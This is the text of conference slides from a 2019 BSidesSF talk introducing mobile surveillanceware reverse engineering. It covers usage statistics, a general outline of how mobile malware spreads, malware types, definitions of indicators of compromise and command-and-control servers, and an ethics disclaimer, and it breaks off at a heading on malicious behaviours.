




Spy Hunter: Reversing Your First Surveillanceware

#BSidesSF2019

Kristina Balaam | @chmodxx, Security Intelligence Engineer


\$whoami



[@CHMODXX_](https://twitter.com/CHMODXX_) [@CHMODXX](https://www.instagram.com/CHMODXX)

KRISTINA BALAAM

Security Intelligence Engineer



AGENDA

- I. Theory on Android application components
- II. Finding samples & building your analysis lab
- III. Getting started with open-source analysis tools
- IV. Analysis of a surveillanceware application
- V. Resources for continued learning



DISCLAIMER


- ✓ The information provided is intended to educate!
- ✓ Use these techniques to help find & remove malicious applications online, or to learn how to protect your own applications under development.
- ✓ If you want to hack for \$\$ and fame, *please* join a bug bounty program like **HackerOne** or **BugCrowd**.
- ✓ ***Be responsible: disclose vulns, research for good!***



WARNING

Many malware samples contain hard-coded credentials to C2 servers or email addresses.
In most countries, it's *illegal* to access these servers using the username/password from
the sample!! **DON'T DO IT!**

Mobile Malware Basics



Mobile Device Use

- Gartner predicts that 80% of worker tasks will take place on a mobile device by 2020.

Gartner, "Prepare for Unified Endpoint Management to Displace MDM and CMT" June 2018

- 95% of Americans now own a cellphone; 77% own a smartphone
- ½ Americans are “smartphone-only” internet users
- ¼ American adults say they are “almost constantly” online

<http://www.pewinternet.org/fact-sheet/mobile/> | Pew Research Center, Washington DC 02/18

Rank	Total Population	Online Population	Smartphone Penetration
1	United Arab Emirates	9,543,000	82.2%
2	Sweden	9,987,000	74.0%
3	Switzerland	8,524,000	73.5%
4	South Korea	50,897,000	72.9%
5	Taiwan	23,611,000	72.2%
6	Canada	36,958,000	71.8%
7	United States	328,836,000	71.5%
8	Netherlands	17,085,000	71.0%
9	Germany	80,561,000	71.0%
10	United Kingdom	65,913,000	70.8%
11	Belgium	11,513,000	69.7%
12	Spain	46,117,000	69.5%
13	Australia	24,967,000	69.3%
14	Azerbaijan	10,070,000	69.1%
15	Italy	59,788,000	68.5%

https://en.wikipedia.org/wiki/List_of_countries_by_smartphone_penetration

The Perfect Espionage Platform


Always Connected

- Voice
- Camera
- Email
- Location
- Passwords & MFA
- Contact lists
- and more...



Malware Trends:
multi-platform campaigns

Means of Propagation



Phishing

- Email
- SMS / Text
- Social media

Gain Access

- Dropper installs, or
- Exploit, or
- Victim clicks through for install

Elevate Privilege

- Install payload or
- Rootkit or
- Dropped apps, or
- Exploit vulns

Perform Espionage

- Receive commands to:
- Send / exfiltrate private data, pictures, camera, audio

Common Types of Mobile Malware




SPY/
SURVEILLANCE



ADWARE/
CHARGEWARE



TROJAN
VIRUS



BOT

Surveillanceware vs. Spyware

Spyware

Designed to gather data about a large group of users, spyware collects or transmits sensitive data about a user without their knowledge or consent. Such data can often include phone logs, text messages or location, browser history, or contact lists.

Surveillanceware

Designed to capture and transmit discreet and sensitive user information such as SMS messages, voicemails or phone conversations. Differs from spyware by targeting specific individuals or organizations.

<https://www.lookout.com/know-your-mobile/glossary>

Important Terms

IOC (Indicators of Compromise): *an artifact observed on a network or in an operating system that with high confidence indicates a computer intrusion... Typical IOCs are virus signatures and IP addresses, MD5 hashes of malware files or URLs or domain names of botnet command and control servers. (Wikipedia)*

C2 Server (Command & Control Server): *controlled by the malicious actor to either send remote commands to an application, or receive data collected by that application.*

Malware Family: *programs similar in functionality that can be seen as iterations on earlier versions of the malicious software.*

Heuristics: *elements of a malicious application common across families that can be used to detect similar/related applications.*

Is It Malware?

Popular IOCs

- ✓ ***Domains***
- ✓ ***IP Addresses***
- ✓ ***Unique strings***
- ✓ ***Unique files***
- ✓ ***Signatures***

Potentially Malicious Behaviours

